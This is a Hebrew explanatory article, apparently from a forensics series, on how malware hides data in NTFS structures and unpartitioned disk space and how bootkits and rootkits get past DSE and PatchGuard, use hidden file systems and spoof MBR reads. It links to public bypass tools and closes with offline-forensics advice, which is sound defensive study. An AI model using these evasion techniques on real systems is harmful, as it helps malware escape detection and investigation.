כאשר לרשומה של קובץ ב-MFT יש יותר מ-$DATA Attribute אחד, $DATA נוסף יקרא ADS (Alternate Data Stream). ADS יכול לשמש להחבאת מידע בקובץ ב-NTFS כיוון שהוא לא מופיע בתיקייה של הקובץ וגודל הקובץ המקורי אינו משתנה. ישנם שימושים לגיטימיים ב-ADS כמו שמירת summary data או volume change tracking.

גודל המידע שניתן להסתיר הוא לא מוגבל ובנוסף קל מאוד ליצור את ה-ADS. שיטות אחרות שמסוקרות במאמר דורשות שימוש בידע וכלי low level בשביל לשנות את מערכת הקבצים לעומת זאת בשביל ליצור ADS מספיק להריץ פקודת DOS ב-CMD.

$DATA Attribute in Directory

מטרתAttribute ה-$DATA היא שמירת האופן בו ניתן להגיע לתוכן של הקובץ ומכיל סטטוס על ההקצאה של הקובץ. $DATA הוא Attribute רגיל בקבצים רגילים וקבצי - Metadataאבל לא בתיקיות.

למרות ש-$DATA אינו Attribute נדרש לתיקייה ומקרה בו לתיקייה קיים Attribute כזה הוא חריג, בדיקת תקינות של chkdsk.exe לא מחזירה שגיאה כשלתיקייה יש $DATA Attribute. כתוצאה מכך, $DATA Attribute בתיקייה יכול לשמש להחבאת מידע. בנוסף לכך, ניתן ליצורADS גם לתיקיות (ליצור כמה $DATA).

גודל המידע שניתן להחביא בשיטה הזו גם הוא אינו מוגבל.

$Boot File or Boot Record

כמו שכבר הוזכר, הכל ב-NTFS הוא קובץ כולל ה-boot record אשר שמור בקובץ Metadata בשם $Boot ותופס 16 Sectorים מתחילת המחיצה. מחצית מהקובץ הוא אפסים ואף חלק מהקוד לא נמצא בשימוש. Windows לא יעשה Mount למערכת קבצים אם אחד מהאזורים הלא משומשים האלו הוא לא אפס ולכן לא ניתן להשתמש בהם כדי להחביא מידע.

האופן שהמידע מוסתר ב-$Boot הוא ע"י שימוש בבתים הלא משומשים מה-Bootcode או ע"י הקצאת Clusterים נוספים ל-$DATA Attribute של הקובץ. גם פה גודל המידע שניתן להסתיר הוא בלתי מוגבל.

הטכניקות המסוקרות בחלק זה הן רק חלק מאוד קטן מהשיטות האפשריות להסתיר מידע ב-NTFS. אחד המכשולים בחיפוש מידע מוסתר ב-NTFS הוא הגמישות של הרכיבים המעורבים והיכולת לתמוך בהרבה אופציות.

סריקות אנטי-וירוס ומחיקה ב-NTFS

מבחינת סריקות אנטי-וירוס, כאשר מתבצעת סריקה מלאה, הסריקה תעבור על כל קובץ ב-MFT ותסרוק אותו. מה שמביא למחשבה שניתן להתחמק מסריקה ע"י מחיקת הרשומה של הקובץ מה-MFT. אם נעשה זאת, מערכת ההפעלה תחשוב שהאזור פנוי לכתיבה וכאשר קבצים יכתבו לדיסק מערכת ההפעלה תוכל להשתמש באותו אזור. במצב זה יידרס הקובץ שהיה אמור להיות מוחבא.

יש שני מצבים של מחיקה ב-NTFS:

<u>סל מחזור:</u>

העברה פשוטה של הקבצים ושינוי השם שלהם לתיקיית סל המחזור של מערכת ההפעלה בפורמט מסוים שתלוי במערכת ההפעלה.

<u>מחיקה מלאה:</u>

כאשר קובץ מחוק לגמרי-הרשומה שב-MFT מסומנת כקובץ מחוק ובקובץ $bitmap מסומנים ה-clusterים כפנויים מחדש (ה$bitmap הוא קובץ Metadata אשר עוקב אחר איזה Cluster-ים פנויים בדיסק).

התוכן של הקובץ נשאר כמו שהוא בדיסק ועכשיו מערכת ההפעלה יכולה לכתוב לאזורים האלה מידע חדש. מ"ה עושה את כל זה על מנת להאיץ את תהליך המחיקה (מ"ה לא מבזבזת זמן על איפוס ה-Sectorים הישנים). מה שקורה הוא שבתהליך מחיקת הקובץ ,המידע עצמו על הדיסק לא משתנה ונשאר הרבה מידע "רנדומלי" כתוצאה ממחיקת קבצים ומחיקת ההצבעה אליהם. בעקבות זאת יהיה קל להחביא מידע מוצפן בדיסק.

אם תוקף יכתוב את הקובץ שלו ואז יסמן את הרשומה שלו ב-MFT כמחוקה כדי שהאנטי-וירוס לא יתפוס אותו, אז הקובץ יכול להידרס. מה שהוא צריך לעשות זה לחפש מקום שלא נמצא במערכת קבצים או לגרום למערכת ההפעלה לא לכתוב לאותו אזור במערכת קבצים אפילו שהוא פנוי.

פתרון אחד הוא לכתוב את הקובץ מחוץ למחיצה, מה שהופך את זה לאפשרי, היא העובדה שיש אזורים בתחילת וסוף הדיסק אשר נוצרים ב-Format של הדיסק שניתן לנצל אותם. האזורים האלה שמורים, לא מנוצלים, נמצאים מחוץ למחיצה (אין אזכור להם ב-MFT) ומספיק גדולים בשביל להכיל קבצים שלמים.

פתרון שני, יכול להיות כתיבת הקובץ באופן לגיטימי במערכת קבצים, סימון ברשומה שלו ב-MFT כמחוק. לאחר מכן, להתקין Hookים אשר לא יתנו למערכת הפעלה לכתוב לאזור של הפוגען בתוך המערכת קבצים.

אזורים חבויים בסוף ותחילת הדיסק

מרחב כתיבה אחרי ה-MBR

ככל שהטכנולוגיה התקדמה, הגודל הפיזי של ה-Sectorים קטן כדי שיותר Sector-ים יכנסו ל-Track אחד, אך ב-MBR יש שדה שמתאר את מספר ה-Sector-ים ל-Trackוגודל השדה הזה הוא 6bit. מכאן 2^6 = 64 מבינים כי השדה הזה מגביל את מספר ה-Sector-ים ל-63. בנוסף, התגלה שככל שמגיעים קרוב יותר לקצה הדיסק, ה-Tracks נהיים יותר ארוכים ומכילים יותר Sector-ים.

כיום מס' ה- Sector-ים ל-Track משתנה בהתאם לכמה קרוב אתה ל-Spindle (חתיכת מתכת באמצע שמחזיקה את כל ה-Platters ביחד עם מספיק מקום בניהם בשביל הראש קורא/כותב) מה שהופך את השדה הנ"ל ב-MBR לחסר משמעות. לשם תמיכה לאחור, בדיסקים עם יותר מ-63 Sector-ים ל-Track הערך בשדה (ב-MBR) נשאר 63. גם במקרים בהם אין Tracks (כמו לדוגמא ב SSD) נשאר הערך זהה.

לשם אופטימיזציה, כאשר מגדירים מחיצות בדיסק, ה-Windows Partition Manager יקרא את הערך בשדה ב-MBR ויישר בצורה כזאת שה-MBR יהיה0 track 0 sector ותחילת המחיצה תהיה track 1 sector 0.

מה שמשאיר 62 sectorים שמורים ולא מנוצלים בין ה-MBR לתחילת המחיצה. אבל נוצרת בעיה עם יישור המחיצה אם הדיסק משתמש ב-sector-ים של 4kb. הבעיה היא פגיעה רצינית בביצועים של הדיסק כי 63 * 512 (track size) הוא לא כפולה של 4kb ונוצר מצב שהמערכת הפעלה כל הזמן תכתוב בין גבולות של sector-ים ותעשה פעולות רבות לא הכרחיות של כתיבה וקריאה. הפתרון לבעיה היה לשים את תחילת המחיצה מהסקטור ה-2048.

כתוצאה מכך, נוצר 1MB של מקום שמור לא מנוצל בין ה-MBR לתחילת המחיצה-די והותר להחבאת פוגען.

מרחב בסוף הדיסק

בנוסף למקום הלא מנוצל שנוצר בתחילת הדיסק יש גם כזה בסופו. בהקצאה של מחיצה ע"י ה- Windows Partition Manager, תמיד סוף המחיצה יהיה לפני סוף הדיסק כדי להשאיר מקום למה שנקרא: Dynamic Disk Information. דיסקים דינמיים הם מאוד נדירים במחשבים ולכן האזור הזה לא בשימוש.
מה שמשאיר בין 1mb - 100mb בסוף הדיסק. בגלל שהמקום בתחילת הדיסק יכול להיות יחסית קטן ולא מחויב שיהיה קיים כלל עם מערכות שיש בהם GPT (GUID Partition Table), לשים פוגען במרחב בסוף הדיסק יהיה הימור יותר בטוח ולכן השימוש בו יותר נפוץ.

סיכום קצר על האזורים החבויים שבתחילת וסוף הדיסק

<u>תחילת הדיסק:</u>

- במערכות XP שמשתמשות ב-MBR יהיה 62 sectorים (31.7kb) של מרחב כתיבה בין ה-MBR לתחילת המחיצה הראשונה.
- ב-vista ומעלה שמשתמשות ב-MBR יהיה 2047 sectorים (1mb) של מרחב כתיבה בין ה-MBR לתחילת המחיצה הראשונה.
- במערכות שמשתמשות ב-GPT (GUID Partition Table), בגלל שה-GPT הוא בגודל משתנה לעומת Sector אחד (MBR), לא ניתן לחזות באופן מדויק את גודל המקום הריק.

<u>סוף הדיסק:</u>

- בין 1mb ל-100mbבהתאם לדיסק (בעקרוןTrack אחד נשמר-אזור מיועד ל- Dynamic Disk Information)

Bootkits and Rootkits

לעיתים, פוגענים עובדים מאוד קשה כדי להסתיר את הקיום שלהם על המחשבים הנגועים, הדרך הנפוצה היא באמצעות Rootkit. Rootkit-ים הם תוכנות זדוניות שמטרתם להסתיר את הקיום של הקוד הזדוני שלהם על המערכת עליה הם רצים. קיימות מספר טכניקות Rootkit-ים, אבל רובם עובדות ע"י שינוי הפונקציונליות של מ"ה.

השינויים האלה גורמים לקבצים, חיבורי תקשורת, Processes ורכיבים אחרים ששייכים לפוגען להיות בלתי נראים לתוכנות אחרות במחשב, מה שהופך את המציאה של הפוגען ע"י מוצרי אנטי-וירוס, אדמינים ו-security analysts ליותר קשה. ל-Rootkit יכול להיות Infection Module שהוא יהיה Bootkit שמטרתו היחידה הוא להכניס את הקוד של ה-Rootkit ל-Kernel.

Bootkit-ים הם תוכנות זדוניות שמדביקות את המחשב בשלבים המוקדמים של עליית מערכת ההפעלה במטרה לעקוף מנגנוני הגנה ולהשתלט על המערכת עוד לפני שהמערכת עלתה לגמרי. חלק מה-Rootkit-ים משנים תוכנות ב-User-space אבל רובם משנים ב-Kernel-space בגלל שההגנות לרוב יהיו שם. לדוגמה, Intrusion prevention systems לרוב מותקנות ורצות ב-Kernel. ההגנות וגם ה-Rootkit יהיו יותר אפקטיביים כשהם רצים ב-Kernel מאשר ב-User.

המטרה העיקרית לרוב, היא זהה והיא להריץ את ה-Payload, להישאר פעילים במערכת של הקורבן כמה שיותר זמן מבלי שהוא יודע או שם לב. עם ההופעה של Rootkit-ים וחזרתם של ה-Bootkit-ים לזירה,

הומצאו שיטות הגנה חדשות שאמורות להגן מולם. לדוגמה, Microsoft הוציאה את DSE ו-KPP ואף הכניסה שימוש ב-EFI ו-Secureboot מ-Windows 8.

- Driver Signature Enforcement (DSE) - חסימה של טעינת דרייברים שלא חתומים ל-Kernel ב-64bit. פוליסה שיצאה מ-Windows Vista ומעלה ב-x64.
- Kernel Patch Protection (KPP) - מונע שינוי של מבנים חשובים ב-Kernel, שדרושים בשביל תפקוד תקין, כמו ה-SSDT, IDT ו-GDT. עובד בתצורה של בדיקת שינויים כל כמה זמן. פוגענים יכולים לשנות מבנים אלה על מנת ליירט מידע או בשביל להסתתר. רכיב זה נקרא גם Patch Guard.

עקיפת DSE

בכדי לעקוף את DSE ולטעון קוד ל-Kernel בכל זאת, השתמשו תוקפים ב-Bootkit-ים וניצלו את תהליך העלייה של מ"ה כדי לטעון את ה-KMD (Kernel Mode Driver)ומודולים נוספים ל-Kernel באין מפריע. באמצעות קוד שמורץ בתחילת עליית מערכת ההפעלה ניתן אף לבטל לגמרי את DSE.

- ביטול DSE נעשה ע"י פוגען בשם Turla אך הוא טען קוד ל-Kernel באמצעות Exploit בדרייבר צד שלישי של VirtualBox אשר התקין בעמדות הנתקפות ולא באמצעות Bootkit.

https://github.com/hfiref0x/DSEFix - קוד שמשתמש בטכניקה של Turla בשביל לעקוף DSE.

עקיפת KPP

חלק משיטות ההסתרה של אותם פוגענים כוללותHooking ו-Patching ב-Userspace וב-KernelSpace. לאחר שחרור מנגנוני DSE ו-KPP המקומות הקריטיים ב-kernel אמורים להיות מוגנים ברמה מסוימת ע"י ה- Patchguard, אך אם באותו אופן Bootkit נטען בעליית המערכת הוא יכול למצוא את ה-Patchguard ב-kernel ולכבות אותו. אפשר לחשוב על ה-Patchguard כמו על יחידה פנימית לחקירת שוטרים ועל הכיבוי של ה-Patchguard לכך שהיחידה מקבלת שוחד.

ה-Patchguard עובד בתצורה של בדיקת שינויים של אותם Struct-ים שהוא אמור להגן כל כמה זמן. אם הוא מזהה שינוי אז המחשב יעצור את הפעילות שלו ויקבל מסך כחול ע"י הרמת Bug Check. ניתן להבין שאם אפשר לגלות את ה-interval בבדיקות שלו, אז אולי ניתן לשנות מבנה לזמן קצר, לבצע את הפעולה הזדונית, ואז להחזיר למצב הקודם מבלי שה-PatchGuard ישים לב. לדוגמה: אם מבצע ה-Patchguard בדיקות שינויים כל 30 שניות, אז תוקף יעשה את כל הפעילות שלו ב-20 שניות ויספיק להחזיר דברים לקדמותם לפני שהוא בודק שוב.

המהנדסים של Microsoft שמו את החלק שאמור להגן על ה-Kernel באותו המרחב בו יכול להיות קוד זדוני שיוכל לפגוע ב-Kernel. אומנם לא בנו הפרדה בניהם אבל הם גרמו לכך שלמצוא את ה-Patchguard יהיה קשה מאוד.

בנוסף לכך, שינוי Driver Object לאחד זדוני, לא ייתפס ע"י -Patchguard כי הוא לא בודק שם.

- החלפת Driver Object ל-SCSI Miniport נעשתה ע"י פוגען בשם TDL3.
- Struct-Driver Object ב-Kernel שמייצג דרייבר.

להרחבה מאמר על עקיפת Patchguard - http://www.uninformed.org/?v=3&a=3&t=sumry

בעבר, הדרך לטעון קוד ל-Kernel הייתה להדביק דרייבר קיים, ע"י הזרקת קוד זדוני ושינוי Header-ים של דרייבר מסוג Boot Start Driver (דרייברים הכרחיים לעליית מערכת ההפעלה) או ע"י דרכים יותר רועשות כגון שימוש ב-NtLoadDriver או פשוט ב-SCM (Service Control Manager).


ההתקפה מהסוג הראשון נקראת גם PE Infection או Driver Infection ונעשתה גם ע"י TDL3. ההדבקה בוצעה ע"י שכתוב של כמה מאות בתים ראשונים ב-rsrc Section. של הדרייבר הנתקף לקוד Loader של הפוגען (אשר טוען את שאר הקוד שלו מאזור חבוי בדיסק) ושינוי של ה-Entrypoint ל-Offset ב-rsrc. בו מתחיל קוד של ה-Loader. מכיוון שמדובר בשינוי של הדרייבר בדיסק החתימה הדיגיטלית לא תהיה Valid-ית יותר לאחר ההדבקה, כתוצאה מכך, ה-DSE ימנע מהמערכת לטעון את הדרייבר.

דוגמה זו מראה כיצד ה-DSE מונע את טעינת הדרייבר המודבק ל-Kernel בדרך זו. בנוסף לכך, ניתן להבין ש-DSE היה מונע את הדרכים האחרות גם כן. כותבי פוגענים היו חייבים למצוא דרך לטעון את הקוד שלהם ל-Kernel עוד פעם וכך Bootkit-ים חזרו לאחר שכמעט נעלמו מהעולם ע"י Rootkit-ים.

את כל השיטות הידועות לעקיפת Kernel Mode Code Signing ניתן לחלק לשתי קבוצות:

1. שיטות העובדות ב-Usermode ומבוססות על דרכים לגיטימיות שניתנות ע"י המערכת לבטל את ה-Code Signing.
2. שיטות העובדות על שינוי ערכים בזיכרון בתהליך עליית מערכת ההפעלה.

היום מפתחי פוגענים משתמשים יותר בשיטה השנייה אבל ככל שהשימוש ב-Secureboot עולה, המצב כנראה ישתנה.



יש בעקרון שלוש שיטות נפוצות לטעון דרייבר לא חתום ל-Kernel (במערכותVista ומעלה 64 bit):

1. ע"י שימוש ב-Exploit אותו ניתן לנצל במערכת ההפעלה.
2. ע"י התקנת דרייבר צד שלישי שהוא לגיטימי וחתום דיגיטלית אך קיים בו Exploit שאותו ניתן לנצל בשביל לטעון קוד ל-Kernel.
3. ע"י הדבקת רכיבים בתהליך עליית מערכת ההפעלה - תהליך שנקרא גם Bootkit Infection.

ניתן לסווג את ה-Bootkit--ים לפי סוג ה-Bootsector Infection שהם ממשים. דבר המתחלק לשני סוגים: MBR ו-VBR. היותר מתוחכמים מתבססים על VBR Infection.




Figure 1-3: Bootkit classification by type of boot sector infection

Hidden file system and VFS


Virtual File System (VFS) או Hidden File System הינו אופן אחסון מידע שמחוץ למערכת הקבצים ע"י פוגענים. נפוץ בקרב פוגעניRootkit אשר משתמשים באותם אזורים שמוחבאים בדיסק, בשביל לשמור את הקבצים שלהם מחוץ למערכת קבצים. כמו שכבר הוזכר, פוגענים עושים זאת על מנת לעקוף מנגנוני אנטי-וירוס ולהקשות על חוקרים. בניגוד למה שרוב האנשים חושבים, בשביל ליצור, לכתוב או לגשת ל-VFS (או לאזורים נוספים שמחוץ למערכת קבצים) ניתן לעשות זאת ע"י קריאות Win32 APIבתוכנית Usermode עם הרשאות Administrator.

בעבר ניצלו את העובדה שהקוד של ה-Kernel הוא Paged לדיסק ובאמצעות כתיבה ישירה לדיסק (Raw Disk Access) הצליחו לטעון קוד ל-kernel ולעקוף את DSE. בגלל זה Microsoft הגבילו גישה ישירה לדיסק מ-Windows Vistaומעלה. אך עדיין השאירו אופציה לגשת למה שמחוץ למערכת קבצים. ל-Boot Sectors (MBR) ו-Sectorים שלא חלק מה-MFT ניתן לגשת ע"י Raw Disk Access (שניהם Reserved ומחוץ למערכת קבצים), כלומר מאפשר גישה מה-Usermode.

אך למרות שניתן לגשת ל-VFS עם קוד מ-Userspace, רוב הפוגענים נוטים לגשת דרך Kernel Space. באמצעות Kernel Mode Driver (KMD) שהם מתקינים, הם מייצאים ממשק API לתוכניות Userspace לכתיבה וקריאה באמצעות הדרייבר. באמצעות DeviceIOControl שולחים לדרייבר IOCTL פקודות ספציפיות.

הדרייבר ידבר עם scsiport.sys ישירות, הרמה הכי נמוכה לפני הדיסק (Disk Miniport). כתוצאה מכך, ה-VFS חבוי מתוכניות רגילות ובקשות כתיבה וקריאה לדיסק ב-Userspace. גם ב-Kernel, הפוגען לא יכול "להיתפס" ע"י מנועי אנטי-וירוס או תוכנות ניטור רגילות לדיסק ששמות Hook-ים ל-scsiport.sys ב-Kernel.

כמעט תמיד ה-VFS יהיה מוצפן או Obfuscated כדי לגרום לו להיראות כמו שאריות של מידע או סתם מידע רנדומלי ולא מידע ברור כמו קבצי הרצה או לוגים. המידע יכול להיות מאורגן במערכת קבצים Custom Made ע"י כותבי הפוגען ויכול להיות גם ב-FAT32 סטנדרטי, מוצפן עם RC4.




נפוץ בקרב פוגענים מסוג Bootkit להשתמש ב-VFS על מנת לצמצם את סיכויי הגילוי של הפוגען. Bootkit-ים מדביקים את ה-MBR בדיסק, ובכך גורמים לקוד שלהם לרוץ. הקוד הזה עושה Patch לרכיבים של מערכת ההפעלה. לרוב יעשו Patch ל-Bootloader של מערכת ההפעלה בצורה כזו שירוץ קוד זדוני שיטען את ה- KMD של הפוגען מה-VFS ויטען אותו ל-kernel (גם אם לא חתום, עוקף את DSE) הרבה לפני שהאנטי-וירוס עולה.

ה-KMD יתקין Hook-ים ב-Kernel כדי להסתיר את עצמו וכדי לטשטש את העקבות שלו לפני שהמערכת סיימה לעלות. ל-Bootkit שמשתמש ב-VFS יש חולשה אחת שנראית לעין. ה-Boot record שהודבק (ה-MBR או ה-VBR). אם חוקר מיומן יודע לבדוק את ה-MBR או ה-VBR הוא יראה את הקוד המושתל. את זה פתרו כותבי פוגענים ע"י התקנת Hookים ב-Disk Miniport (נמצא הכי נמוך ב-Storage Driver Stack), יירוט בקשות קריאה\כתיבה (Disk I/O) ושינוי המידע המוחזר כאשר מדובר ב-Sector הראשון.

כלומר, אם נפתח WinHex (Hex Editor על הדיסק) על ה-Sector הראשון נראה את מה שהפוגען רוצה שנראה. ע"י כך "עובד" הפוגען על האנטי-וירוס והחוקרים שמדובר ב-VBR\MBR המקורי (אותו לרוב שומר הפוגען בתחילת ההרצה).

חלק מהפוגענים יציגו פשוט אפסים ב-MBR שלפי דעתי קצת פחות חכם. המסקנה היא שעדיף לעשות Forensics על מערכת Offline לשלב עם ניתוח של Memory dump ו- Pcap רלוונטי מהעמדה בזמן קרוב לאירוע ולבצע את החקירה לא על מערכת "חיה". הדרך תהיה לעבוד ממערכת שידוע שהיא נקייה לעשות Mountאו להריץ כלים על ההעתקים של המידע שנלקחו מהמערכת החשודה. (לרוב מה שנרצה יהיה העתק של הדיסק, העתק של ה-firmwareים, זיכרון מהעמדה וקובץ הסנפת תקשורת)

בתמונה הבאה ניתן לראות הרצת קוד POC אשר מבצע MBR Spoofing. ניתן לראות Hexeditor על המידע שבתחילת הדיסק. המידע שהחוזר שונה בזמן הקריאה ב-Kernel. נעשה ע"י חוקר בשם MalwareTech.



[https://github.com/MalwareTech/FakeMBR - "TDL4 style rootkit to spoof read/write requests to master boot record"]

שיטה נוספת שהוזכרה כבר היא כתיבת הקבצים באופן לגיטימי בתוך מערכת הקבצים, סימון ה-Entry הרלוונטי ב-MFT כמחוק והתקנת Hook-ים כדי לשמור שמערכת ההפעלה לא תכתוב\תקרא את אותם Sector-ים.

אופציה נוספת יכולה להיות כתיבה של הקבצים שלו מחוץ למערכת הקבצים וע"י התקנת Hook-ים ב-Storage Miniport Driver וע"י כך למנוע קריאה או כתיבה לאותם סקטורים. האופציה שאני חושב תהיה הכי אפקטיבית כנגד חוקר שמשתמש רק ב-Disk Forensics תהיה שמירה של הקבצים בתוך מערכת הקבצים (עם Flag מחוק ברשומה ב-MFT), מוצפן עם Hook-ים שמגנים עליו.

הטכניקות האלה מעכבות משמעותית חקירות פורנזיות מכוון שדורשות זמן וידע. לפעמים פוגענים ישתמשו ב-Win32 API רגילים כדי לגשת ל-Hidden Filesystem שלהם. באמצעות CreateFile, ReadFile WriteFile, CloseHandle ל-Device Object שהפוגען יצר לדוגמה: \Device\XXXXX.

ההצפנות של הקבצים יכולות להיות RC4 עם מפתח שהוא ה-LBA ההתחלתי לכל התחלת סקטור, או סתם XOR עם מפתח קבוע. לא מדובר באמת בהצפנה אלא יותר בהסתרה וערבול (Obfuscation).

HDD Firmware (קושחה)

